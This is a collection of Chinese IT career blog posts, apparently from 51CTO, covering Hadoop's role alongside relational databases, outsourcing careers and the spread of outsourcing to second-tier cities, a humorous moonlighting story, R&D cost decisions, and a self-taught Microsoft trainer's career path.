这个也是很多人关心的，特别是传统企业，之前用的是 Oracle，大量的数据存放在里面，一下子用 Hadoop 替代是不可能的。这个我觉得就属于想多了，Hadoop 说白了是离线分析处理工具，目的不是代替你的数据库，事实上也根本不可能代替关系型数据库。他所作的是关系型数据库做不了的脏活累活，是原有业务架构的补充，而不是替换者。

而且这种辅助和替换是逐步完成的，不能一蹴而就，在我所认知的范围内，没有任何一家公司上来就说我直接把 mysql 不用了，直接上 Hadoop，碰上这样的，我首先会赞叹他的决心，然后我拒绝给他出方案，我会明确告诉他，这样是不可能的。

Hadoop 提供了多种工具给大家做传统数据库业务的对接，除了 sqoop，你还可以自己写，Hadoop 接口很简单的，JDBC 接口也很简单的。

有日子没更新博客了，创业真的很忙，也很难。好在大批的 Hadoop 圈子里的朋友都很支持我们，给予我们很多无私的帮助，谢谢大家。

外包公司屌丝逆袭

作者：未知元素 来源：http://xxelement.blog.51cto.com/8793133/1394503

还记得之前在互联网上看过这么一句话"珍惜生命，远离外包"，听上去给人的感觉是外包是一个很可怕的东西，一旦进入将陷入万丈深渊。我以为，只要你了解了外包的本质，并且善于运用它带给你的机遇，有的时候外包往往会是你事业上的一个跳板。先不要拍砖，博主愿意分享自己和同事的一段经历，看看下面说的是不是有一些道理。

依稀记得 06 年，当时博主也是圈外人，对外包不是特别了解，并且在一家国际知名公司做着自以为牛逼哄哄的主程的事情。突然有一天，一位声音甜美的 HR 给我打来电话，说了一大气的事先应该是背好的台词我今天已经都忘记了，只记得她说这个软件工程师的职位是 Onsite 到 M 公司的，可以和正式员工一起工作交流学习，并且有机会去米国 M 公司总部进行 3 个月的培训。博主虽然当时觉得自己目前的公司很不错名气也很响，不过听到 M 公司的时候还是眼前一亮，当时的年代 M 可是多少挨踢民工心中的殿堂啊。不过同样的正式员工的面试也是会让无数英雄折腰的，更何况还有出国长见识的机会。虽然当时对 Onsite 外包几乎一无所知。

就这样，博主进了 B 公司，并且一呆就是一个八年抗战啊。事实证明那位声音甜美的 HR 没有忽悠人（在这里博主和广大的挨踢精英们一同 BS 那些忽悠人的 HR 先），博主 08 年终于踏上了飞往美利坚的灰机，经过 16 小时的飞行来到了西雅图这座曾经在电影里才看见过的城市，再花了 2 小时才来到 M 公司的总部所在地。至于博主在这三个月里面是如何发奋图强之类的英雄事迹暂且不表，最让人印象深刻的是大公司的工程师文化，浓郁的技术氛围（其实我想说的是一群看上去不那么正常的人，留着大胡子，大冬天穿着短裤拖鞋在走廊上溜达，后来听人说这些人都很牛逼。），最让人兴奋与激动的莫过去博主在厕所碰到了 C#之父 Anders Hejlsberg 并且和他 Say Hi，大家可以体会到那种心情吗？就像小女生发现李敏镐就站在旁边的时候那种心跳加速的感觉。那三个月让博主后来每每提到这段经历总要唾沫星横飞，总有说不完的话题，其实还真的要感谢 B 公司给与了这样的机会，让博主可以 0 距离接触自己心仪的公司，感受技术高于一切的氛围！

接下来会省略若干字。屏幕上出现几个大字“三年后。。。”，这个时候的博主已经有了自己的团队，当然服务的客户还是大名鼎鼎的 M，我们的工程师还是继续着三个月的培训，回来，换人，接着三个月培训这样的周而复始，我们的杰出的工程师也越来越多的得到了 M 公司经理们的认可，逐渐的，橄榄枝抛了过来，砸中了 S。究竟 S 当时有多牛？他确实在当时的团队中技术属于拔尖的，但是如果真要他过无关斩六将去直接面 FTE 也未必能成功，但是就是因为有这样每天 Close 的合作关系，S 的优点被 M 公司看在眼里，加之产品也做了很久，熟悉了各个特性，刚好 FTE 岗位有空缺，所以说天时地利人和嘛，于是就选了一个良辰吉日，走了一个排场就转过去了。其实像 S 这样的人不在少数，比例还是很高的。

上面码了太多的文字，稍微总结一下，如何鲤鱼跳龙门，大家看看说的是不是有道理吧。

1. 选择好的项目。这点很重要，因为外包的项目有短期和长期的，像博主所说的项目做了差不多 8 年了，一般来说长期项目对于员工的发展会更加有帮助，成长的机会也会更大。短期项目一般做完以后人员会被重新安排，当然也有个别公司会直接 Release 员工，造成了极其恶劣的影响，直接败坏了中国外包公司名声，在此强烈谴责。
2. 尽量选择 Onsite 的项目 ,因为这样你的表现和才华才可以得到客户的认可 ,如果实在没办法进入了一个 ODC 的项目，那就最好可以碰到一个好的 Lead，愿意推荐你，培养你，让客户更多看到的是你的功劳而不是他的光芒。
3. 自身要足够努力，套用一句老话，机会是给有准备的人的。

最后祝愿所有在圈内圈外的工程师精英们，2014 大家都有机会扬丝逆袭，鲤鱼跃龙门！

程序员在囧途之做私活小记

作者：shenyisyn 来源：http://shenyisyn.blog.51cto.com/4968488/1385899

有的人说做程序员的人大部分都有个通病,那就是自私。因为程序员往往被认为只考虑那点加班费、那点奖金、那点薪水、那点不知道什么都能和费用扯上关系的东西。

听闻此言我很感动，感动的原因在于程序员自私的程度也就这么高，仅仅是为了让自己的付出和回报成正比而已。我也很纠结，纠结的原因在于程序员往往这点自私的需求都无法实现。我又很庆幸,庆幸的原因在于我还有一个办法可以满足我的“自私自利”，因为我可以自给自足。

告诉大家一个办法，那就是做私活。

讲起做私活，很多程序员都会或多或少的涉及过。我仔细分析了一下，一般咱要去触碰私活这个所谓的见不得光的事情，可能会有以下几个原因：

一、据称"极其有长远发展前景"的雇主造成的

很多创业型小公司的发展路线实在是太战略、太长远了，有时看到我刚创业起步的老板整天为了公司业务和为了养活我们弄得面黄肌瘦时，我们也很于心不忍。往往到老板办公室刚想开口提加薪的事情时，猛然看到老板无比憔悴的面容，我们于是只能打碎了牙齿往胃部再往下的部位吞，毕竟咱程序员是很重情感的,真不想为了只能折合为一个月早饭钱的薪水涨幅而断送了老板的幸福人生。这就造成了“与公司共存亡”这句话朗诵起来很简单，做起来就完全不是那么一回事了。我们不得在不一边宣誓与公司相亲相爱、共同发展、永不分离的同时在外面接点私活果腹，我想说这一切都是为了我的公司能够轻装上阵，摆脱一切由程序员薪水引起的烦恼困苦，共创美好未来而作的曲线努力。

二、越来越科幻、越来越沉重的生活压力造成的。

部门经理对我很好、老板也很看重我，甚至公司提供给我的发展平台也很到位,上升空间也异常开阔。但实在是由于现在的房价太过于惊悚,而我实在又无法靠一己之力把让自己变成”叉二代”。本来我打算在北京工作几年后在河北买房了度自己的下半生，不过也就两年光景我已经觉得这条路线越发觉得不靠谱，钓鱼岛的房价我还没关注过，估计也是时价。

三、一种私人兴趣或者爱好造成的

这种原因听起来相对比较高尚，有时我会在空闲期间受其他公司的朋友之邀帮忙研究一些技术难题或者指导一下人生。还别说，这种在别人看来无法逾越的障碍在我英勇的努力下竟然攻克了，这种快感不是一般人能体会的。我发现这种成就感竟然在自己的本职工作中的非常难以获取，至于有没有报酬到不是很重要，我觉得我们程序员能获得同行的认可那简直比财务科不小心错发了几百大洋到我们工资卡上还要惬意。当然，也不是个个程序员都有这种私人爱好和兴趣，归根到底这是一种技术价值观更是一个取向问题，我们要给予理解或支持。

四、躺着也中枪造成的

对于这个原因我可以举一个亲身经历的小故事作为解说：我那年大学毕业刚进公司才半年，属于看到同事就低头看到领导就尿急并且极度自卑的菜鸟级程序员。一次项目经理召集大家开项目任务分配会议后叫我单独留一下。这可是第一次我得到项目经理级人物的单独召唤，我预感有不祥之事要发生，于是诚惶诚恐的憋着尿留下等待训话。

然而，项目经理一改平日始终如一的铁板烧表情。竟然很和蔼的关心我的工作和生活，并表示通过他长期对我的观察，觉得我很有潜质，技术功底也扎实。所以他决定这次要额外分配给我一个开发任务，并告诉我私下找我分配这项光荣而圣神的“额外任务”是为了防止其他队友说他着重培养我而被扣上“偏心”的帽子。

对于项目经理上述这些现在看起来无比假的鼓励之言，当时还处在图腾崇拜阶段的我竟然信了。我激动着握着拳头以胸口碎大石的决心向项目经理保证：一定圆满完成任务。于是这个正常人要十天才能完成的模块任务，我加班加点三天就完成了。当我一个星期后再一次被项目经理“会后留一留”并塞给我十张老人头纸币时，我依然觉得这是公司对加班超前完成任务优秀程序员的恩赐。然而月底我看到全组月开发计划列表时才发现，原来我收了“黑钱”，也就是我莫名奇妙的被项目经理拖下了水干了一场私活。我当时羞愧难当，总觉得自己做了对不起公司的事情，但此时十张老人头都被我消费成两张了，也只好强迫自己面对现实。

不过此事之后，反而促成了我和项目经理之间的私活合作一发不可收拾，有时项目经理长期没“召唤”我，我会主动暗示项目经理会后我是否要“留一留”。

五、其他原因造成的

综上所述，私活市场的存在必有它存在的道理。没有无缘无故的爱，也没有无缘无故的恨，更没有无缘无故的私活程序员。接下来我将为大家讲述我的一个私活故事。

我,一个完全靠自学成才的屌丝程序员。由于吃喝玩乐般的荒废了大学四年，毕业后一直没找到好的工作，由于平时特喜欢研究和改装我爸的一辆老掉牙的夏利，于是屡次面试失败后通过朋友介绍正式落户在一家汽车 4S 店当技术工。由于不堪生活重负，并且不想每天躺在车底下上班，于是我再次拿起荒废了很久的大学课本外加厚厚的技术书籍资料 ,以头悬梁针刺股的精神进行自我学习。一年后 ,我终于在各大培训机构与速成班的连坑带拐下，成为了一位着蓝色衣领的程序员。过程虽很艰辛，但是那一天当我从 4S 店汽车底下钻出来并提交辞职报告时，我感觉我的未来终于可以由自己来把握了。

我应聘进了一家网络公司工作，我原来的期望是坐着把下半辈子交给代码、交给键盘，然而干了不到两年这种期望发生了极具的变化。

原先公司的主营业务是软件，也不知道为什么公司两年前把业务全部转向了系统集成并砍掉了软件业务。这里首先介绍一下我们公司老板，这位老板的创业经历实在是曲折和丰富，据说最早的时候是某品牌冷鲜肉的城市代理商；后赶上了电脑城热潮便做起了电脑配件销售和维修；做了几年后完成了资本的原始积累，于是老板开始追求精神层次方面的东西，开了一家也就是我现在为之奋斗的网络公司，话说有经商头脑的人真的是干哪行都能赚钱，公司开了没多久便接了数个网站开发业务和一笔政府的软件业务大单,我们老板喜滋滋的认为他终于可以褪去了“猪肉荣”的外号了，当然我们在背后依然这么称呼他。

不过好景不长，受 IT 泡沫的影响这几年公司的软件业务一直呈现萧条趋势，甚至都不如早年卖猪肉产生的利润可观。猪肉荣企是那种死脑筋老板，他再一次发挥了“有奶便是娘”的经商头脑，开始把公司业务转向系统集成、硬件代理等等。并且他充分发挥了爱一行干一行的特性，每一行都能做的有声有色，并且在当地每做一行都能达到力压群雄的程度。

由于公司业务的全面转型，我也只能嫁鸡随鸡，做起了系统集成工程师。说实话跟着猪肉荣干，我感觉转行特别容易，以前完全不熟悉的东西，经过猪肉荣的来回一点拨加上我数日疯狗般的学习和自我学习，很快已经完全融入到这个虽也称之技术但其实和程序员干的工作差别很大的行业中去了。

不过也是因为我的个人取向问题，我依然爱好着开发依然追求并享受着敲代码带给我的乐趣。我是一个 PHP 程序员，每天下了班总感觉不写两句代码就浑身不怎么太舒畅,总感觉仿佛一天没干什么实际的事务。在上面提到的项目经理由于公司转型而离职后，我并没有尾随他，所以造成了我很久没有寻觅到食物的“惨状”。为了依然让自己体会到我是以程序员这个角色存在于世的，我采取了自我命题然后自我开发实现这种模式。不过长期以往，这种自我安慰的方式已经远远不能满足我内心的寂寞，于是很快我决定外出自行觅食。

由于以前公司的一些客户关系加上同行中朋友的关系，更重要的是猪肉荣现在已经对网站、软件不屑一顾了，所以自然而然的这些被猪肉荣挡在门外的小项目就隔三差五的漏到了我个人的手中。由于我办事认真负责，

长期的经验积累致使我写出的代码在一定程度上具有良好的健壮性和稳定性,当然客户其实最看重的是我收费低，而且后期维护很到位，客户对我都很满意，可以说在“地下”我已经有了一定小知名度，有时一些软件公司会把他们公司接下的单子转包部分给我。有时一些朋友问我有啥技巧？我想说性价比决定了一切。

当然，这种活也是会有淡季的。淡季的时候，几个月都没有接到“私活”，这种情况我就得要靠些小技巧来觅食。

一次在上班的路上，堵车堵得我很心慌，索性在公交车上打个盹。

前脚刚进入睡梦后脚还没来得及伸出，这时手机不合时宜的响了。

听对方的自我介绍是一个充满抱负和理想的 80 后小厂长，事由是询问做一个关于他厂的一个产品宣传性网站该如何建设。我猜想这位 80 后小厂是通过我们公司早些年挂在“企业黄页”上的僵尸信息找到我们的，而当时信息登记的是我的手机号码，于是顺理成章的发生刚刚的一幕。

我一听有”食物”主动上了门，立马睡意全无，立刻精神抖擞的坐正，准备和小厂进行饿狼扑食般的对话。

“你们是做网站的吧？” 小厂问的很直接。

“是的，请问我有什么可以帮助您吗？” 我代表猪肉荣进行了回答。我其实以前最怕接到客户的电话，因为大部分电话都是客服接到投诉后转给我的，久而久之我产生了“客户通话恐惧症”，在这里我要赞叹一下 IT 客服人员的素质，换做是当我遇到类似“SIM 卡被家猫吞掉后”的这种投诉电话一定会立马奔溃。

“我们厂想做一个液压机的宣传性网站，请问要多少钱？” 小厂用买菜的思维向我抛出了问题。其实我认为不管是软件还是网站，项目的估价是和工作量、人工、维护期等直接相关的，价格的组成和被宣传的物品种类无关。

到这里我想说如果我和小厂这样技术层面无比业余的客户直接说人月数或者开发模块数，估计被立马挂电话的可能性很大。同时经过长期经验积累我也知道，类似这种宣传性网站工作量也不是很大，应该说大部分在我一个人就能承受的工作量范围内。不过呢，虽然这样的小项目猪肉荣完全不在乎，但是我想偷吃下来也是需要技巧的。技巧在于如果我此刻直接告诉小厂我们公司现在不做网站或软件了，建议个人可以帮他做，那么这位厂长大人一定会对我的职业品级产生怀疑,从而会进一步怀疑我的道德可靠性,大部分的结果是他会利落的挂掉电话，而我也会痛失这么一块送上门的肉。

于是接下来就是我们见证接私活奇迹的时刻。

我首先向小厂报了一个我认为他绝对不会接受的宇宙级价格。此时电话那头至少停顿了十秒,这十秒一定是小厂内心和表情无比针扎的时刻。

十秒过后，小厂说出了自己的心理价位,看来小厂已经电话咨询了一圈了，估计已经实在不想耗费大力气讨价还价了，因此直接报出了他的预算。

我很客气很委婉的回绝了小厂。电话那头再次停顿了十秒。

我手心开始冒汗，成不成功就看这十秒。幸运的是小厂并没有立马挂掉电话，我知道我们已经有 50%的可能性成为地下合作伙伴。

” 请问如果让你个人开发，这个价位可以吗？ “ 小厂看来不是第一次干这种事，不过我个人认为小厂已经上钩了。

我非常严肃的以职业道德为由拒绝了小厂。注：好戏此时真正上演。

小厂终于无奈的挂了电话，我拿起手机开始读秒。读秒的意义很重要，一定要在 60 秒之后给小厂回电话，这 60 秒时间说明我个人进行了强大而痛苦的思想斗争，从职业道德上颠覆了自己；同时体现出我愿意个人帮助小厂开发这个项目是出于人道主义帮助，而非私利当头。

小厂果然如愿上钩。60 秒后，我准时回了电话，非常纠结的说该价位正常来说如果需要公司化运作和建设是一利万本的，所以根本没有实施的可能性。但是呢，看在小厂也很有诚意，我也很想助人为乐，我个人愿意勉为其难的“援助”一下。

小厂感动了，是真的感动了。

于是没费多少口舌，在他的心理价位上减去 10%后和我个人达成了协议。

也正是这种工作、家庭、私活三不误的模式，让我快乐而且颇有小成就感的游走于各种模式之间，最重要的，这种模式让我结交了很多圈内的朋友和客户资源，从另外一个角度来讲不失为很好的创业前期准备。当然现在的我认识到家庭才是最不可误的，不要为了工作和理想放弃家庭，那绝对是得不偿失的，因为不光努力工作还是创业或是做私活赚外快，目的都是为了让自己和自己的家人过的更好。

以下我再做一次简要的总结：

1、做私活不丢人，不过咱要遵守职业道德，个人利益不能和集体利益冲突。当然不让自己的老板知道是很必须的，不要尝试试探你的老板善良程度。

2、做私活也需要投入，需要认真负责，时间长了大家才会认可和接受你。

3、很多自主创业成功者都是从做私活开始的。大家不要奢望一夜之间凭着一个自认为的创新点子成为高帅富，尤其像我们这种没背景、没好爸爸的程序员来说那是不可能的。

4、如果你没有创业的目标和思路，那就不建议你去做私活，好好全身心投入到现有工作，把已有的工作做到极致也是一种成功。

5、创业的途径很多，做私活只是一种，看完此文也想去接很多私活并以此为生那是不对的。

6、记得把做私活得到的报酬孝敬父母、关怀家人，因为那是“上帝给你的额外恩惠”。

关于研发成本的一些思考

作者：yaocoder 来源：http://yaocoder.blog.51cto.com/2668309/1399152

近期工作中遇到了这么几件事让我思考了很多。

1. 遭遇：我们成立了将近两年的研究院主攻互联网方向的产品的团队遭遇解散，产品也被 kill。


2. 偶遇：在路上遇见公司领导聊起为什么我们公司在很多方面大大落后于别人的情况之下还能在夹缝中良好生存，而且逐渐突破重围。

3. 际遇：近期一直在一个关键的服务部署方案上进行考察，协调。

以上几个问题都有一个核心，成本。诚然，对于一个企业来讲，任何牵扯到“成本“的话题都是严肃而且刻薄的。作为一个研发人员我们也许经常不能理解公司决策层为什么放弃一个看似很有前景的产品，又为什么投入巨大的精力和物力去做一些看似很没有必要的工作。反过来，公司领导层的决策都是英明的吗？这也不一定，持不同立场的人见解难免不同，你也许不知道公司的财务情况，市场的大趋势；某些高层也许不知道研发中可能遇到的某些无法逾越的困难，面临的各种风险。最后的结果只能靠市场去检验，对一个未知结果的问题我们只能避免其向坏的方面发展，所以在我们行进的每一步都要做到“平衡”.

研发成本包括什么？现阶段产品方向，软硬件的投入，人力成本，时间成本，.....都很重要。其中最重要的是产品的方向，紧接着要考虑的是我们现阶段要做什么，能做什么？如果马云在创业初期就要自己从头开发一个完善的电商网站，也许就不会有今天的淘宝（最初淘宝是花几千美金花了一个 LAMP 架构的网站）。上面谈的第一点我的“遭遇“就是因为我们没有考虑到公司，团队现阶段的状况就要去做一个雄心勃勃的大计划，结果重重跌了一个跟头。

对市场，技术的把握眼光一定要长远。当其他公司企业都求短期，少的投入能看到立竿见影的回报时，有些公司坚持在一些核心技术，难题上付出很大的投入，慢慢的积累力量，直到爆发。记得一次在听淘宝章文嵩博士的讲座时他给我们讲了淘宝的去 IOE 计划，当时这是一个投入巨大，涉及面很广的的工程，可以想象面临的重重困难。但是正是这种有魄力的颠覆才成就了今天淘宝让世人赞叹的高性能，商业软硬件到开源软硬件的转变在后期大大降低了淘宝的运营成本。章文嵩博士的图示很直观的说明了这个问题



研发成本有些人往往会只看到纸面上的，买一台好的服务器要多少钱，找一个好的服务商要多少钱，招聘一个优秀的研发人员要多少钱……,为了省钱，不如我们自己来克服这些困难，殊不知时间成本和风险控制以后可能会让我们追悔莫及。

回头看看我遇到的哪三件事。其中第一件事是公司在团队投入产出比严重不平衡的情况做出的抉择。第二件事到现在公司高层会觉得当初投入如此大的成本做的事真是有意义的。第三件事是难道成本只是体现在我们能看到的投入的实实在在的钱？

我眼中的外包公司二线城市布局

作者：未知元素 来源：http://xxelement.blog.51cto.com/8793133/1395757

在讨论这个话题之前，我很犹豫，不知道究竟该站在什么角度去说这个二线城市战略，因为一旦说了一些真心话，势必会得罪很大一部分人，而如果违心得去讲一些空话套话那么和互联网上的那些人又有什么区别呢？想来想去，还是说一些自己心里真实的想法，因为听了朋友的一句劝：你以为那些外包公司的 VP 会有时间来看 51CTO？就因为这，我决定以后都在这里说一些真心话，也让朋友们可以更多角度了解外包这件事。

现在外包在中国的二线城市已经布局很广了，从最开始大连，无锡，到后面的苏州，武汉，西安，成都，随着外包事业在中国的蓬勃发展，不断有一些新的 ODC 建成。听听看大佬们是怎么说的，坚决响应开发中西部和二线城市的策略；配合大客户布局中国的策略；带动二线城市的经济发展并解决就业。想知道都是什么项目会到二线城市吗？纯手动测试的项目，简单的一些 Operation 的项目例如 Call Center，综上所述就是没有太多技术含量，对人没有特别要求的项目，因为我们经过将近 20 年的发展已经总结出来一套非常成熟的管理体制，我们可以叫做“工厂模式”，确保流水线工作并且交付出不错的产品。当然，不可否认，我们的二线策略确实在某些程度上帮助当地的经济发展，解决了就业，当然也会推高当地的消费水平，这我就不说了。

那么我们去二线的真实原因是什么呢？价格！为什么我这里不说人员工资呢？因为去二线不光是外包公司一厢情愿，很多也是因为甲方公司的压力，或者说他们要压价，毕竟甲方公司的老板都希望用更少的钱得到一样的交付的产品，所以他们的 Vendor Budget 也是逐年下降。这个时候外包公司只能去选择二线城市，因为人工更加便宜，二线城市一个有 5~6 年经验的高级工程师的月薪在一线城市可能只能够支付 2~3 年经验的中级水平的技术人员。同样二线城市的房租水电价格以及一些开发区的几年优惠政策足够吸引外包公司的进驻，这就是原因，所以也不要责怪外包公司啦，我们也是被逼的，被逼的。。。

博主这里说的都是纯做简单的人力外包的模式，因为人力外包的最大成本在于人员的工资，这也是他们急于去二线城市的原因之一，当然对于一些高技术含量的人力外包的项目，一定的时间内还是会继续在北上广深，毕竟在二线城市很难一下批量找到这么多的人才。

当然二线策略也是有风险的，比如当地的机会不如北上广深那么多，比如当地的人才没有一线城市那么牛逼，这些都会是外包公司 Go Bigger 的障碍，同样的，当二线城市被过度开发，房价涨了，生活成本高了，人员工资涨了，那么怎么办？我们只能再去三线城市了，按照这样循环下去，我们以后可能得去火星了吧。

英雄不问出路，从化工员到微软企业护航专家

作者：51cto_bbs 来源：http://51ctobbs.blog.51cto.com/450490/1389187

Part 1 我的 IT 从业路

大学生活

1995 年考入河北科技大学，化工工艺专业，学了 4 年的化工，英语通过 4 级考试，大学期间没有补过考，是典型好学生，顺利的拿到毕业证。

第一份工作

1999 年毕业了，通过找关系进入了国有企业-石家庄化肥集团，学化工专业进化肥厂上班，专业对口，所学有所用武之地，对未来充满了期待和憧憬。公司 4000 人，是个传统的国有企业，我的父亲大学毕业时期，进入这个单位，在当时是众人羡慕的铁饭碗。同期进入化肥厂的一共有 16 个大学生。每个月 350 元的工资，350 元的奖金，当前 700 元还能勉强过得去，刚毕业期望值也不高。后来就过上了在国企上班的悠闲的日子。上班后，去生产现场转一圈，回办公室，沏茶，人多的时候聊天，人少的时候发呆，上班后盼吃午饭，吃完午饭盼下班。下班后东走西转，找同学玩，就这样 1 年过去了。

困顿的现实

单位效益不好，奖金由 350 降到 200 元，由 200 降到 90。直到后来，车间主任--我的领导，都选择了跳槽。单位天天喊着末尾淘汰，结果来回降工资，把有能力跳槽的都给淘汰了，没有能力的留下来了，我想这也是一种淘汰，叫“逆向淘汰”。350 元的工资+几十元的奖金，扣除房租 120 元，所剩无几，吃一碗板面，是否要鸡蛋都需要斟酌一番，生活变得非常拮据。不可能支付将来家庭的日常开销，买商品房更不可能。和我一起来到化肥厂的那 16 个大学生都纷纷辞职，各奔前程。我意识到我的悠闲自得的日子结束了。

迷茫和彷徨

面对纷纷跳槽的同事，自己像呆在撞了冰山的泰坦尼克上一样，我的救生艇在哪里？是考研究生进一步深造，还是学些适用技术跳槽。仔细斟酌，考研需要拿出大量精力准备，考上考不上还是未知数，考上后还需要父母交学费，于心不忍，况且研究生毕业后是否能够找到理想的工作还是个未知数。于是选择学适用技术，靠自己的能力找一份好一点的工作。

2000 年的时候，计算机刚刚普及，计算机和网络技术代表的先进技术，隐约觉着从事计算机这一行将来有前途。但又没有人指路，从书店找计算机方面的书学习，自学 delphi 编程，photoshop，autoCAD，3Dmax。没人教学的很慢，大多半途而废。后来想想这些工具软件，只是工具，是装饰装潢专业的人搞设计的工具，自己不是这个专业，学了这些工具软件，也很难做出像样的设计来。

榜样的力量

直到在同学结婚的宴席上遇到我的一个高中同学常立峰，聊起他现在的工作，在培训中心讲授 CCNA MCSE MCDBA 的课程，收入，2000-3000 元/月。看着这个高中时期学习比我差，高考补习了一年才考上了一个专科的同学，在对比我和他现在的状况，立刻想到一句话“女怕嫁错郎，男怕入错行”。

当时就下决心，我也要从事 IT 这一行，同时对自己的学习能力也是十分自信，从这个高中同学身上看到了希望。心想，站在眼前的这个人就是我的榜样，就问：“你都会什么，我也学，拜你为师”。于是给我说了一堆名词。路由器 交换机 CCNA CCNP MCSE MCDBA MCP 等等 ，总之一个也没记住， 这些词对于学化工的人来说都很陌生，真是隔行如隔山。

于是报培训班，参加微软系统工程师（MCSE）的课程学习。负责招生的老师，给我们讲：“微软系统工程师（MCSE）的课程，学完后可以考国际认证，这可是在全球都认可的证书”。于是仰望着挂在墙壁上的国际认证证书，抱着对未来美好憧憬，报培训班学习，期望知识能够改变我的命运。MCSE 学费 2500 元，花去了将近 8 个月的工资。

看着远方 风雨无阻

参加培训班，老师讲课就是念 PPT，演示很少，听完课程，似懂非懂，晕晕乎乎。在化肥厂上班就不闲聊 发呆了，开始抱着微软的认证课程学习。好在单位领导对我这个化工技术员上班时间学习计算机并不反对，同一办公室的人，人心朴实友善，没人打小报告。车间购买了一台计算机，安装 Windows 98，中午不休息，就使用这台配置非常低的电脑熟悉 Windows 操作，后来从太和购买了一套 MCSE 认证实录的视频，一共 6 张光盘，边学边记笔记，局域网，广域网，集线器，交换机，从来没有看到过，理解起来难度相当大，现在想来，那时的学习确实打下了坚实的基础，收益很大。

将不会的记录到一个笔记本，去培训中心找老师问明白。当时英语已经生疏了，学习过程中见到一个生词就记录到一个小册子，就像 memory 这样的单词也要在边上注释“内存”，因为上学时这个单词的意思是“记忆”。时间久了，也就能看英文文档了，就这样开始了计算机的英语的学习。

下班后就草草吃晚饭，去培训中心参加培训，周六周日，机房人少的时候做实验，刮风下雨照去不误，遇到实验做不成功，把老师拽到机房请教，直到搞定为止。因此培训中心的老板对我印象很深，说我的培训费交的值。

对国际认证的重新认识

课程学到一半，就有学生开始有事不来了，有的学生拿到考试的题库，开始背题库参加考试了，令人费解的是，哪些背题库的人，考试速度惊人，成绩高的惊人，大多 15 分钟交卷，1000 分通过。考试系统要是有智商，肯定发出一声感叹，我哩个去~~~，这速度！是人类么？

那些课程都没学完就通过考试的学员，拿到证书，就感觉学有所成，高高兴兴拿着证书回家了，修成正果了，就再也不愿到教室学习了。

看到这种情况，我清醒的认识到，这么容易就能拿到的国际证书证明不了什么，最多能够证明你曾经花了一笔考试费。用人单位也不会认为这种证书有什么含金量。那些浮躁的同学，拿到证书，就高高兴兴的回家去了。培训中心的教室学生稀稀拉拉，完全没有了刚开班时的火爆。但这对培训中心又有什么损失呢？

依然坚信知识改变命运

虽然身边一起学习的同学越来越少，但依然相信知识改变命运，证书泛滥技术不泛滥。我也坚信我和他们不一样，我要成为微软产品的专家。一节课不落听完全部课程，踏踏实实完成了书上的实验，同时自己设计实验，来验证所学理论。学完所有课程，完成了所有的实验，参加考试之前还是看了微软的题库，毕竟考试费用高，通不过还需要再交考试费，不能拿着自己的钱开玩笑。和其他同学不同的是我不背题库，弄明白了题的意思和道理。顺利的通过了微软的考试。这样通过的考试，在用人单位面前出示证书才有自信。

求学过程中的机会

在学习微软 MCSE 课程中，培训中心负责人让我准备一下，暑期带 CCNA 的实验。我说: “我没有参加 CCNA 的学习，带学生实验，肯定不行”。培训中心负责人说：“我们免费让你学 CCNA，暑期给我们带学生实验，你这种学习态度，学什么都能学精通，好好准备，没问题”。没想到还有这样的好事，免费学习，很高兴的答应下来。带学生实验必须自己先搞通所有的实验，能够解决学生遇到的问题，既是压力也是动力，这种经历为以后的登台讲学奠定了基础。

重新求职

半年以后，学完微软的 MCSE 课程，考取了证书。

拿着证书，开始在石家庄的人才招聘会寻找新工作，待遇的期望值是超过 1000 元，就从化肥厂跳槽。

人才市场，到处都是招收销售的职位。IT 技术岗位少，面试了几个公司，投了几份简历，都是石沉大海，连个面试的机会都没有。

去了 5、6 次的人才市场，看到有家公司 “微软(河北)高级技术培训中心” 招聘微软认证讲师，我就投份简历，我的基本条件都不够，要求计算机专业的，我是学化工的。就给用人单位工作人员留一份简历，要了一公司电话，请求给你一个面试机会，最后答应 3 天后通知。

3 天过后，面试的电话还是没打来，我就主动给这个单位打电话，问什么时候面试。最后人力资源的觉得不好意思推脱了，就说下午面试。面试时没问技术问题，问了些是否能出差，能否加班，我的回答是 “能”。

于是第二轮面试开始，这次是个老师，问了些技术问题，感觉我的技术还可以，不过距离他们的对老师的要求还差些。答应我再听一遍他们培训中心老师的课程，然后再上讲台，试讲课程。通过后就留下。

接下来的 2 个月，就在化肥厂请了两个月的长假，在培训中心开始上班，其实就是学习，又是起早贪黑两个月，有时候学的太晚了就直接睡到教室。同一本书听不同老师讲，收获大于 1，因为每个老师讲的侧重点不一样。培训中心每个月给我 800 元，当时非常知足。没有受过这种待遇，在这学习，还开工资。

跳槽成功

两个月结束后，暑期上讲台讲课，得力于自己做学生时的踏实的实验功底，第一次上课没有让学生赶下台。但是对学生课下提问的其他问题，仍然有回答不上来的时候。我们称这种让学生的提问难住，支支吾吾答不上来

的情况称为“坐蜡”。

在培训中心当老师，技术进步最快，因为有问题可以向老前辈请教。讲了一年后，课上“坐蜡”的次数逐渐减少。后来的培训，有些学员是企业的网络管理员，面对他们工作遇到的问题，也能够应答入流。随着经验的增加，在课堂上看着那些年龄比自己大，工作时间比自己长的学员，依然能坦然上课。

参加工作最忙的一个月，讲了 4 个星期的课程，出差两周，基本工资+课时费+差旅费，工资 3800 元。这些钱顶我在化肥厂 10 个月的工资，顿时感觉自己拿出半年的工资参加培训真是值得。自己的努力也没有白费。

